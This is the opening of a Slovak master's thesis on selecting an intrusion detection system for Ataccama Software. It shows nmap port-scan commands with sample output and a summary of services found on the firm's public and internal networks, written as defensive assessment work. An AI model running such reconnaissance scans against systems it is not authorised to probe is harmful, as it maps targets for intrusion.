FAKULTA
INFORMAČNÍCH
TECHNOLOGIÍ
ČVUT V PRAZE

ZADÁNÍ DIPLOMOVÉ PRÁCE

Název:	Výběr IDS řešení do firemního prostředí
Student:	Bc. Martin Gajdoš
Vedoucí:	Ing. Jiří Stegura
Studijní program:	Informatika
Studijní obor:	Počítačové systémy a sítě
Katedra:	Katedra počítačových systémů
Platnost zadání:	Do konce zimního semestru 2020/21

Pokyny pro vypracování

Analyzujte zranitelnosti infrastrukturních systémů firmy Ataccama Software, s.r.o. a na základě této analýzy vyberte vhodné varianty IDS řešení pro detekci možných útoků. Provoz a správa vybraného IDS systému musí být licenčně plně pod kontrolou firmy.
Proveďte finančně-ekonomickou analýzu nákladů pro pořízení a nasazení a pro provozování variant IDS řešení a s vedoucím práce průběžně konzultujte finanční podmínky.
Vytvořte testovací množinu útoků na firemní systémy a použijte ji pro testování efektivity zvažovaných IDS řešení. Na základě výsledků těchto testů vyberte nejvhodnější IDS řešení, nasaďte ho do infrastruktury firmy, proveďte penetračními testy a vyhodnoťte výsledky.

Seznam odborné literatury

Dodá vedoucí práce.

prof. Ing. Pavel Tvrdík, CSc.
vedoucí katedry

doc. RNDr. Ing. Marcel Jiřina, Ph.D.
děkan

V Praze dne 25. února 2019

FAKULTA
INFORMAČNÍCH
TECHNOLOGIÍ
ČVUT V PRAZE

Diplomová práca

Výber IDS riešenia do firemného prostredia

Bc. Martin Gajdoš

Katedra počítačových systémů
Vedúci práce: Ing. Jiří Stegura

7. mája 2019

Poďakovanie

Ďakujem mojej rodine za to, že pri mne stála vždy, keď som to potreboval.

Prehlásenie

Prehlasujem, že som predloženú prácu vypracoval(a) samostatne a že som uviedol(uviedla) všetky informačné zdroje v súlade s Metodickým pokynom o etickej príprave vysokoškolských záverečných prác.

Beriem na vedomie, že sa na moju prácu vzťahujú práva a povinnosti vyplývajúce zo zákona č. 121/2000 Sb., autorského zákona, v znení neskorších predpisov, a skutočnosť, že České vysoké učení technické v Praze má právo na uzavrenie licenčnej zmluvy o použití tejto práce ako školského diela podľa § 60 odst. 1 autorského zákona.

V Prahe 7. mája 2019 .....

Odkaz na túto prácu

Gajdoš, Martin. *Výber IDS riešenia do firemného prostredia.* Diplomová práca. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2019.

Abstrakt

Táto práca sa zaoberá nasadením intrusion detection systému do infraštruktúry firmy Ataccama Software, s.r.o. Najprv je predstavený súčasný stav firemnej infraštruktúry, ktorá je podrobne analyzovaná z bezpečnostného hľadiska.

Nasleduje stručný úvod do problematiky IDS a definovanie kritérií pre výber. Zároveň sú popísané a nainštalované tri IDS implementácie, ktoré budú neskôr porovnané.

Ďalej je pripravené testovacie prostredie, ktoré obsahuje zraniteľné služby z analýzy. Na tieto služby sú vykonané útoky, ktoré sa nahrajú do *pcap* súborov. Tieto a ďalšie vybrané *pcap* súbory sú následne analyzované IDS implementáciami. Každý IDS je potom ohodnotený podľa toho, či dokázal správne vyhodnotiť danú situáciu.

Na základe výsledkov týchto testov a podľa definovaných kritérií sú IDS porovnané a najlepšie z nich je na záver nasadené do infraštruktúry firmy.

Klíčová slova IDS, NIDS, počítačová bezpečnosť, analýza sieťovej prevádzky, pcap, nmap, Metasploit, Snort, Suricata, Zeek, Bro

Abstract

The purpose of this thesis is deployment of intrusion detecion system to Atac-cama Software's enterprise infrastructure. Initially, the current state of the enterprise infrastructure from security perspective is presented in a detailed analysis.

Next is a brief introduction to IDS and rules for the selection among them are specified, followed by description and installation of three IDS implementations, which are to be compared later.

Then, a testing environment containing vulnerable services according to the analysis is prepared. Network attacks on the services are performed and recorded to *pcap* files. These and some other *pcap*s are then analysed by the IDS implementations. Each of them is assigned a score, which reflects their ability to correctly evaluate the situation.

Finally, the IDS implementations are compared based on the results of the tests and following the defined rules. The best one is then deployed to the enterprise infrastructure.

Keywords IDS, NIDS, cyber security, network traffic analysis, pcap, nmap, Metasploit, Snort, Suricata, Zeek, Bro

Obsah

Zoznam obrázkov

Zoznam tabuliek

Úvod

S enormným rozvojom informačných technológií je potrebné neustále držať krok, aby bolo možné naplno využívať jeho výhody. Typickou ukážkou tohto posunu, napríklad v oblasti hardvéru, je Moorov zákon (angl. Moore's law). *Toto pozorovanie, ktorého autorom je Gordon Moore, spoluzakladateľ spoločnosti Intel, hovorí, že každé dva roky sa počet tranzistorov na čipe zdvojnásobí, pričom cena sa zníži o polovicu*[1] [1]. Podobný rozvoj je možné sledovať aj v iných oblastiach informatiky, akými sú napríklad programovacie jazyky, databáze, počítačová bezpečnosť alebo počítačové siete. Práve posledné dve spomenuté oblasti budú hlavnými témami tejto práce.

Takisto sa za posledné roky značne rozrástla aj firma Ataccama Software s.r.o.[2], ktorá je zadávateľom tejto práce. Tá sa z malého podniku zaradila do kategórie stredných podnikov. V priebehu času rýchlo stúpol nielen počet zamestnancov 0.1, ale aj počet zákazníkov a rozšírilo sa aj portfólio ponúkaných produktov, a služieb. Pre podporu predaja a v záujme ďalšieho rastu firma expandovala aj v zahraničí, a pribudli nové pobočky po celom svete. Od tohto bodu sa do úvahy berie pražská pobočka firmy, ak nie je explicitne vyjadrené inak.


Táto zmena tak so sebou priniesla viacero nových vecí a niektoré z nich tu budú v stručnosti popísané. Či už je to nákup počítačov a mobilných zariadení pre nových zamestnancov, ale aj nákup nového hardvéru do serverovne. Pribudli nové sieťové zariadenia, prepínače, smerovače, bezdrôtové prístupové body, tlačiarne, IoT zariadenia[3] a takisto nové fyzické, a virtuálne servery.

Toto všetko spôsobilo celkové zvýšenie počtu zariadení v podnikovej sieti, a z toho vyplývajúci nárast sieťovej prevádzky. Ten sa uskutočnil v oboch

[1] Dôkaz sa nachádza napríklad tu: `https://www.karlrupp.net/2018/02/42-years-of-microprocessor-trend-data/`

[2] `https://www.ataccama.com`

[3] Internet of Things (skrátene IoT) zariadenia, sú „prosté“ zariadenia, ktoré v minulosti neumožňovali pripojenie k internetu, ale vďaka tomu dnes získavajú novú funkcionalitu a možnosti. Príkladom môžu byť televízory, autá alebo osvetlenie.




Obr. 0.1: Vývoj počtu zamestnancov v čase.

logických častiach siete; v rámci lokálnej podnikovej siete (tzv. *intranet*), ale aj smerom „von“, teda do a z internetu. S vyšším počtom užívateľov a zariadení prirodzene prichádza aj zvýšenie bezpečnostných hrozieb, a rizík.

Preto bolo nutné vykonať zmeny v infraštruktúre, ale aj v oblasti sietí a bezpečnosti tak, aby sa týmto hrozbám úspešne predchádzalo, a riziká sa čo najviac znížili, v ideálnom prípade úplne eliminovali. Hlavným úsilím v dosiahnutí týchto zmien bolo preskúmanie a vyhodnotenie sieťovej architektúry vrátane všetkých bezpečnostných systémov, a opatrení, ktoré sa vo firme využívali alebo ešte stále využívajú. Táto činnosť už bola vykonaná a priniesla so sebou viacero skutočností, z ktorých už boli všetky okrem jednej implementované.

Segmentácia siete

V prvom rade sa jednalo o celkovú reštrukturalizáciu architektúry intranetu, k čomu prispel aj fakt, že stávajúci adresný priestor sa neustále zmenšoval. Bolo vytvorených viacero nových podsietí, ktoré zároveň tvoria bezpečnostné segmenty s rôznymi úrovňami zabezpečenia a obmedzenia prístupu do nich. Táto technika sieťového návrhu sa nazýva *segmentácia siete* (angl. network segmentation). Ukážku takejto siete zachytáva obrázok 0.2, podrobnejšie je popísaná napríklad tu [2] a prináša viacero výhod. Konkrétne sa jedná o spomalenie postupu útočníka medzi jednotlivými segmentami v prípade úspešného preniknutia do niektorého z nich, zredukovanie dopadov úspešných útokov tým, že nie je všetko prístupné v rámci jednej siete, silnejšia dátová bezpečnosť



Obr. 0.2: Príklad segmentácie siete pomocou VLAN. Každá VLANa môže obsahovať zariadenia nachádzajúce sa v rôznych fyzických sieťach a reprezentuje jeden segment. Obrázok prevzatý z: [4].

vďaka oddeleniu citlivých dát a zjednodušenie implementácie princípu najnižšieho privilégia (angl. principle of least privilege) [3]. Tým sa efektívne zaviedla kontrola prístupu (angl. access control), a tak má každý užívateľ siete, či už sa jedná o zamestnanca alebo návštevníka, prístup práve do podsiete, ktorú potrebuje a nikde inde.

Firewall

Ďalej išlo o nahradenie stávajúceho hlavného firewallu, čo je bezpečnostné zariadenie, ktoré filtruje vstupnú a výstupnú sieťovú prevádzku na základe definovaných pravidiel. Tieto pravidlá definuje sieťový administrátor. *Fire-*

wall je prvá línia obrany v sieťovej bezpečnosti už vyše 25 rokov. Zriaďuje bariéru medzi zabezpečenými a kontrolovanými internými sieťami, ktorým sa dá dôverovať, a nedôveryhodnými vonkajšími sieťami, akou je napríklad internet [5]. Tento firewall bol nahradený dvomi novými, ktoré sú vzájomne redundantné. To znamená, že sa pri nečakanom výpadku jedného z nich nepreruší sieťová prevádzka vo firme, ako by tomu bolo v prípade, že by bol iba jeden. Taktiež sa vykonala reorganizácia firewallových pravidiel s ohľadom na novú architektúru intranetu.

VPN

Predposlednou zmenou bolo nasadenie novej VPNky. Tá umožňuje vzdialený a zabezpečený prístup do intranetu firmy, ktorý je inak nedostupný, aj zo zariadení, ktoré sa nachádzajú vo verejných sieťach (internet). Typicky sa jedná o zamestnancov na služobných cestách alebo pracujúcich z domova, ktorí potrebujú prístup k zariadeniam v intranete. Tiež sa používa ako Site-to-Site VPN, čo je permanentné prepojenie dvoch internetom oddelených firemných sietí pomocou VPN.

IDS

Posledná z týchto zmien sa však ešte neuskutočnila a bude cieľom tejto práce. Jedná sa o výber a nasadenie Intrusion Detection Systému (skrátene IDS) v popísanom firemnom prostredí.

Kapitola 1

Bezpečnostná analýza infraštruktúry firmy

Ako už bolo spomenuté na strane 4, posledná vec, ktorú je potrebné spraviť na zaistenie lepšieho zabezpečenia rozrastajúcej sa firemnej siete, je nasadenie vhodného IDS riešenia.

To si však vyžaduje primeranú analýzu tohto prostredia z pohľadu útočníka, proti ktorému má tento systém primárne slúžiť, a ktorého aktivitu by mal byť schopný detekovať. Na základe tejto analýzy budú následne vytvorené penetračné testovacie sady útokov, ktoré budú simulovať útoky na rôzne služby a aplikácie nachádzajúce sa vo firemnej sieti. Táto analýza môže tiež odhaliť potencionálne diery v bezpečnosti firmy, čo umožní ich odstránenie a eliminuje riziko ich zneužitia útočníkom.

Prirodzene sa ako prvá podrobí tejto analýze verejná sieť podniku viditeľná z internetu. Tá je však relatívne veľká, keďže časť z nej sa nachádza aj u cloudových poskytovateľov infraštruktúry, akým je napríklad spoločnosť Amazon[4] so svojou službou Amazon Web Services[5]. Táto práca je však zameraná na pražskú pobočku firmy, ako už bolo spomenuté v úvode, a preto bude uvažovaná len táto verejná časť firemnej siete.

Útočníci však nemusia útočiť výhradne cez internet, ale môžu rôznymi spôsobmi preniknúť aj do intranetu. Napríklad pomocou sociálneho inžinierstva[6], chvíľky nepozornosti alebo sa môže jednať o samotných zamestnancov. Z rozsiahleho prieskumu [7] vykonaného spoločnosťou Cybersecurity Insiders[7], ktorý sa zaoberal vnútornými hrozbami (angl. insider threats) vyplýva, že až

[4] `https://www.amazon.com/`

[5] `https://aws.amazon.com/`

[6] Sociálne inžinierstvo je akt prelomenia informačnej bezpečnosti pomocou psychológie a manipulácie s ľuďmi tak, aby prezradili dôverné informácie alebo umožnili prístup do verejnosti neprístupnej oblasti. Tak získa nepovolaný sociálny inžinier prístup k zabezpečeným zdrojom a informáciám. Podrobnejšie sú táto technika a jej dôsledky popísané tu [6].

[7] `https://www.cybersecurity-insiders.com/`

90% organizácií sa považuje za zraniteľných voči tomuto typu hrozby a až 53% väčšina týchto organizácií potvrdila, že bol tento typ útoku proti nim uskutočnený za posledný rok. Z týchto dôvodov bude analýze podrobená aj vnútorná firemná sieť.

Pred samotnou analýzou je však dôležité vysvetliť niekoľko hlavných pojmov, ktoré sa budú v tejto práci používať, a na ktoré sa bude počas práce odkazovať.

OSI sieťový model

Keďže sa táto práca zaoberá prevažne počítačovými sieťami, a s nimi spojenými technológiami, bude dobré si pripomenúť referenčný sieťový model OSI[8] vytvorený organizáciou ISO, aby bolo možné presne kategorizovať preberané protokoly. Ten pozostáva zo siedmich vrstiev, do ktorých sa delia jednotlivé protokoly. Celý model aj s dodatočným popisom pekne ilustruje obrázok 1.1. Téma OSI a celkovo sietí je podrobnejšie vysvetlená napríklad v tejto knihe [8].

Program `nmap`

Network Mapper, známy skôr pod svojim skráteným názvom `nmap`[9], je sieťový nástroj s otvoreným zdrojovým kódom napísaný prevažne v jazykoch C a C++. Odosielaním parametrizovaných paketov na rôznych vrstvách ISO/OSI modelu a analýzou ich odpovedí dokáže zistiť užitočné informácie. Využíva sa predovšetkým na mapovanie siete, objavovanie hostov, skenovanie portov, určovanie bežiacich služieb, operačných systémov a ich verzií. Okrem toho dokáže aj množstvo ďalších vecí, ktoré sú detailnejšie popísané v manuálovej stránke programu [10]. Vďaka týmto informáciám je možné pomocou tohto nástroja odhaliť bezpečnostné diery, čo využívajú administrátori, penetrační testeri, ale aj útočníci. V tejto práci bude použitý na zmapovanie firemnej siete z pohľadu útočníka.


Všeobecný zápis príkazu `nmap` podľa manuálovej stránky [10] vyzerá nasledovne:

```
nmap [Scan Type...] [Options] {target specification}
```

`Scan Type` Je skupina parametrov, ktorá určuje typ, intenzitu, spôsob a ďalšie vlastnosti skenovania. Napríklad sa dá nastaviť objavovanie zariadení v sieti bez alebo so skenovaním portov, zapnutie a vypnutie DNS prekladu cieľov, rôzne techniky skenovania ako napríklad ICMP, TCP alebo

[8] Open Systems Interconnection. Niekedy tiež zvaný ISO/OSI model.

[9] `https://nmap.org/`



Obr. 1.1: Schéma OSI modelu. Obrázok prevzatý z: [9].

UDP skeny, špecifikácia konkrétnych portov a poradie ich skenovania, detekcia služieb, a ich verzií, a podobne.

Options Táto skupina parametrov určuje ďalšie vlastnosti skenovania ako napríklad detekciu operačného systému cieľa, časové obmedzenia, parametre výkonu, vyhýbanie sa firewallom/IDS, spoofovanie[10], nastavenia vstupu, výstupu a iné.

target specification Označuje cieľ alebo ciele, na ktorých bude vykonaný sken. Môžu to byť IP adresy, DNS názvy, celé siete alebo ich rozsahy. Dostupných je viacero možností.

Ukážka 1.1: Použitie a výstup programu `nmap`.

```
1  root@localhost# nmap -n --top-ports=2000 -sS -sV scanme.nmap.org
2
3  Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-03 11:30 CEST
4  Nmap scan report for scanme.nmap.org (45.33.32.156)
5  Host is up (0.18s latency).
6  Other addresses for scanme.nmap.org (not scanned): 2600:3c01::
       f03c:91ff:fe18:bb2f
7  Not shown: 1998 closed ports
8  PORT   STATE SERVICE VERSION
9  22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu
       Linux; protocol 2.0)
10 80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
11 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
12
13 Service detection performed. Please report any incorrect results
       at https://nmap.org/submit/ .
14 Nmap done: 1 IP address (1 host up) scanned in 11.00 seconds
```

Teraz si ukážeme praktický príklad použitia `nmap`u. V ukážke 1.1 je `nmap` použitý na skenovanie portov servera `scanme.nmap.org`. Tento server je určený na jeho učenie a skúšanie, a je spravovaný vývojármi tohto nástroja. V ukážke sú nastavené tieto štyri parametre:

`-n` vypína reverzné DNS požiadavky na cieľ. Zapnuté je to užitočné najmä v neznámej sieti pri skenovaní IP adries, kde nepoznáme DNS názvy hostov. Implicitne sa reverzné DNS požiadavky vykonávajú niekedy.

`--top-ports=2000` skenuje v tomto prípade dvetisíc štatisticky najbežnejších portov. Implicitná hodnota je nastavená na tisíc.

[10] Je technika, pri ktorej sa útočník vydáva za niekoho iného. Útočník môže napríklad spoofovať MAC adresu svojho zariadenia, aby sa tak získal prístup do siete, kde majú prístup len zariadenia s definovanými MAC adresami.

`-sS` vykonáva TCP SYN sken na štvrtej vrstve ISO/OSI modelu a využíva pritom mechanizmus nadviazania komunikácie (angl. *three way handshake*) v protokole TCP [11]. `nmap` odošle SYN paket na cieľový port zariadenia a v prípade, že od cieľa obdrží SYN/ACK paket, je daný TCP port otvorený. Tento sken je rýchly, populárny a funguje na všetkých zariadeniach používajúcich TCP. Toto je implicitný typ skenu.

`-sV` zapína detekciu služieb a ich verzií, ktoré počúvajú na jednotlivých portoch. To `nmap` dokáže vďaka databáze, kde má uložené známe služby. Vďaka špeciálne vytvoreným overovacím požiadavkam, a následným odpovediam na ne dokáže rozoznať protokol, názov a verziu cieľovej služby, ako aj typ zariadenia a rodinu operačného systému.

Výstup programu je dobre čitateľný. Na treťom riadku je verzia `nmap`u a čas, kedy sa spustilo skenovanie. Ďalej sú tam informácie o cieľovom hostovi ako DNS názov, IP adresa a latencia. Najdôležitejšia časť výstupu je zoznam objavených otvorených portov, ktorý začína na riadku osem. Z výpisu vidno, že boli odhalené dva porty; 22, kde počúva program `OpenSSH` a port 80, kde beží webový server `Apache httpd`. Taktiež je zjavné, že cieľový host používa operačný systém Ubuntu z linuxovej rodiny. Nakoniec je ešte na riadku štrnásť uvedené celkové trvanie behu programu.

Tu je vhodné podotknúť, že kompletné a podrobné výsledky skenovania, ako sú napríklad verzie nájdeného softwaru, všetky porty, reálne IP adresy, málo zastúpené služby a ďalšie podobné informácie, nie sú z bezpečnostných dôvodov súčasťou tejto práce. Avšak informácie, ktoré sú uvedené, sú skutočné a reálne odrážajú stav firemnej infraštruktúry. Tento fakt nemá na samotnú prácu žiadny negatívny dopad, pretože uvedené informácie sú pre účely práce plne dostačujúce.

1.1 Analýza verejnej siete

Táto analýza bola vykonaná spustením vhodne parametrizovaného programu `nmap` z internetu na verejný rozsah IP adries pridelených firme. Príkaz pre TCP sken vyzeral nasledovne[11]:

```
nmap -n --top-ports=2000 -sS -sV 1.2.3.4/28
```

Význam jednotlivých parametrov príkazu bol vysvetlený v ukážke 1.1. Celkovo bolo zistených sedem bežiacich hostov z rozsahu šestnástich IP adries a sken trval 775 sekúnd. UDP sken bol skoro 35-krát pomalší a to aj napriek tomu, že skenoval len polovicu portov. Vysvetlenie tohto správania spočíva v architektúre samotného protokolu.

[11] Z bezpečnostných dôvodov sú uvedené IP adresy iba ilustračné.

Na rozdiel od TCP je UDP bezstavový protokol a vďaka tomu nepotrebuje žiadny mechanizmus nadviazania komunikácie. Z tohto dôvodu nie je možné zistiť rozdiel medzi otvoreným portom, na ktorom program príjma pakety bez odpovede, otvoreným portom, na ktorom firewall zahadzuje prichádzajúce pakety a tým, že sa pakety kvôli zahlteniu siete stratia v prenose. Rovnako nie je možné zistiť rozdiel medzi zatvoreným portom, firewallovaným portom, strateným paketom v prenose a limitovaním ICMP odpovedí.

Preto jediný spôsob, ako detekovať otvorený port, je prijatím UDP odpovede alebo ICMP správy od hosta. Navyše, aby sa eliminovali možnosti limitovania ICMP odpovedí a stratených paketov, je potrebné poslať niekoľko paketov za sebou, než sa daný port bude považovať za zatvorený. Pre UDP sken vyzeral príkaz takto:

```
nmap -n --max-rtt-timeout 50ms --max-retries 3
--max-scan-delay 10ms --min-hostgroup 6 -sU -sV 1.2.3.4/28
```

Z vyššie uvedených dôvodov bol `nmap` parametrizovaný podľa odporúčaní z [12], aby jeho vykonávanie netrvalo neprimerane dlho. Nevýhodou tohto prístupu sú menej presné výsledky skenovania. To v tomto prípade nepredstavuje problém, keďže našim cieľom je zmapovať sieť a zistiť najčastejšie používané protokoly a služby. Význam jednotlivých parametrov je nasledujúci:

`--max-rtt-timeout` Tento parameter nastavuje, ako dlho bude `nmap` čakať na odpoveď. Dobrým odhadom pre jeho hodnotu je dĺžka cesty paketu k cieľovému hostovi a naspäť. To je možné zistiť napríklad pomocou programu `ping`, ktorý odosiela ICMP[12] pakety typu `ECHO_REQUEST` a meria čas od ich odoslania do príchodu odpovede `ECHO_REPLY`.

`--max-retries` Určuje, koľko krát sa bude požiadavka znovu posielať na cieľový port, kým sa prejde na ďalší. Pri spoľahlivej sieti sa môže nastaviť veľmi malá hodnota, dokonca nula.

`--max-scan-delay` Táto hodnota definuje dĺžku prestávky medzi odoslaním jednotlivých požiadaviek.

`--min-hostgroup` Nastavuje veľkosť skupiny cieľových hostov, ktorým sa budú požiadavky odosielať paralelne. Čím je skupina väčšia, tým je odosielanie efektívnejšie, avšak za cenu priebežných výsledkov. Tie sa zobrazia až po preskenovaní celej skupiny.

`-sU` Nastavuje typ skenu na UDP.

[12]Protokol tretej vrstvy ISO/OSI modelu.

Tabuľka 1.1: Prehľad operačných systémov vo verejnej sieti.

Operačný systém	Počet	Podiel
Cisco	4	57%
Linux	2	29%
N/A	1	14%

Tabuľka 1.2: Prehľad TCP služieb vo verejnej sieti.

Služba	Softvér	Porty
ssh	OpenSSH	22
ssl/http	Apache httpd	80, 443
ssl/http	nginx	80, 443
ssl/http	Apache Tomcat/Coyote JSP	443
ssl/http	Jetty	8800

Tabuľka 1.3: Prehľad UDP služieb vo verejnej sieti.

Služba	Softvér	Porty	Počet
ntp	NTP	123	1
snmp	Cisco SNMP service	161	3
isakmp	Cisco VPN Concentrator	500	1

Výsledky oboch skenov sú prehľadne rozdelené do troch častí. Tabuľka 1.1 zachytáva distribúciu operačných systémov na hostoch, ktorí boli online.

V štyroch prípadoch sa jedná o zariadenia s operačným systémom od spoločnosti Cisco Systems[13], a teda ide o nejaké typy sieťových prvkov. Najpravdepodobnejšie možnosti sú smerovač, firewall a VPN sever, ktoré zvyčajne sprostredkovávajú komunikáciu medzi dvomi sieťami. Ďalej sa tam nachádzajú dve zariadenia, na ktorých beží linuxový kernel a jeden operačný systém nebol rozpoznaný kvôli nedostatočnému množstvu informácií.

Tabuľka 1.2 ukazuje detekované TCP porty s príslušnými službami a softvérom, ktorý ich poskytuje. Nachádza sa tam služba `ssh` pre vzdialený prístup k systému a zvyšok sú webové, prípadne proxy, servery komunikujúce aplikačným protokolom `http` a `https`. Podobný súhrn je aj v tabuľke 1.3 pre UDP služby. Z nich je zastúpený protokol `ntp` používaný na synchronizáciu času medzi hostami v sieti a `snmp` protokol určený na monitorovanie a spravovanie zariadení po sieti. Nakoniec je tam `isakmp` protokol zabezpečujúci autentifikáciu a výmenu kľúčov po internete, na čo nadväzuje VPN funkcionalita.

[13] https://www.cisco.com/

1.2 Analýza internej siete

Táto analýza prebiehala rovnakým spôsobom ako verejná, iba s menšími úpravami. Prvou je prirodzene zmena skenovaného rozsahu IP adries na lokálnu sieť. Tá je rádovo väčšia a s maskou `255.255.255.0` obsahuje až 256 IP adries. Príkaz pre TCP sken bol rovnaký, objavil 95 aktívnych zariadení a jeho vykonanie trvalo až 15741 sekúnd, čo je takmer štyri a pol hodiny. Z tohto dôvodu bol UDP sken upravený nasledovne:

```
nmap -n -F --max-rtt-timeout 20ms --max-retries 3
--max-scan-delay 10ms --min-hostgroup 32 -sU -sV 10.0.0.0/24
```

Kde parameter `-F` slúži ako skrátená verzia parametra `--top-ports` nastaveného na hodnotu 100. To je v tomto prípade dostačujúce, keďže UDP nie je tak dominantný ako TCP a cieľom je zistiť najčastejšie služby. Napriek tomu tento sken trval 17611 sekúnd, čo je o vyše polhodinu viac než trvanie TCP skenu.

V grafe 1.2 je zobrazené rozdelenie operačných systémov v internej sieti. Dominantnú väčšinu tvoria linuxové stroje nasledované OS Windows[14] od spoločnosti Microsoft[15]. Ďalej je tu zastúpený OS určený na virtualizáciu od spoločnosti VMware[16] zvaný ESXi[17] a nakoniec sú tu tri zariadenia od Cisca, a jedno od spoločnosti Apple[18] s OS X.

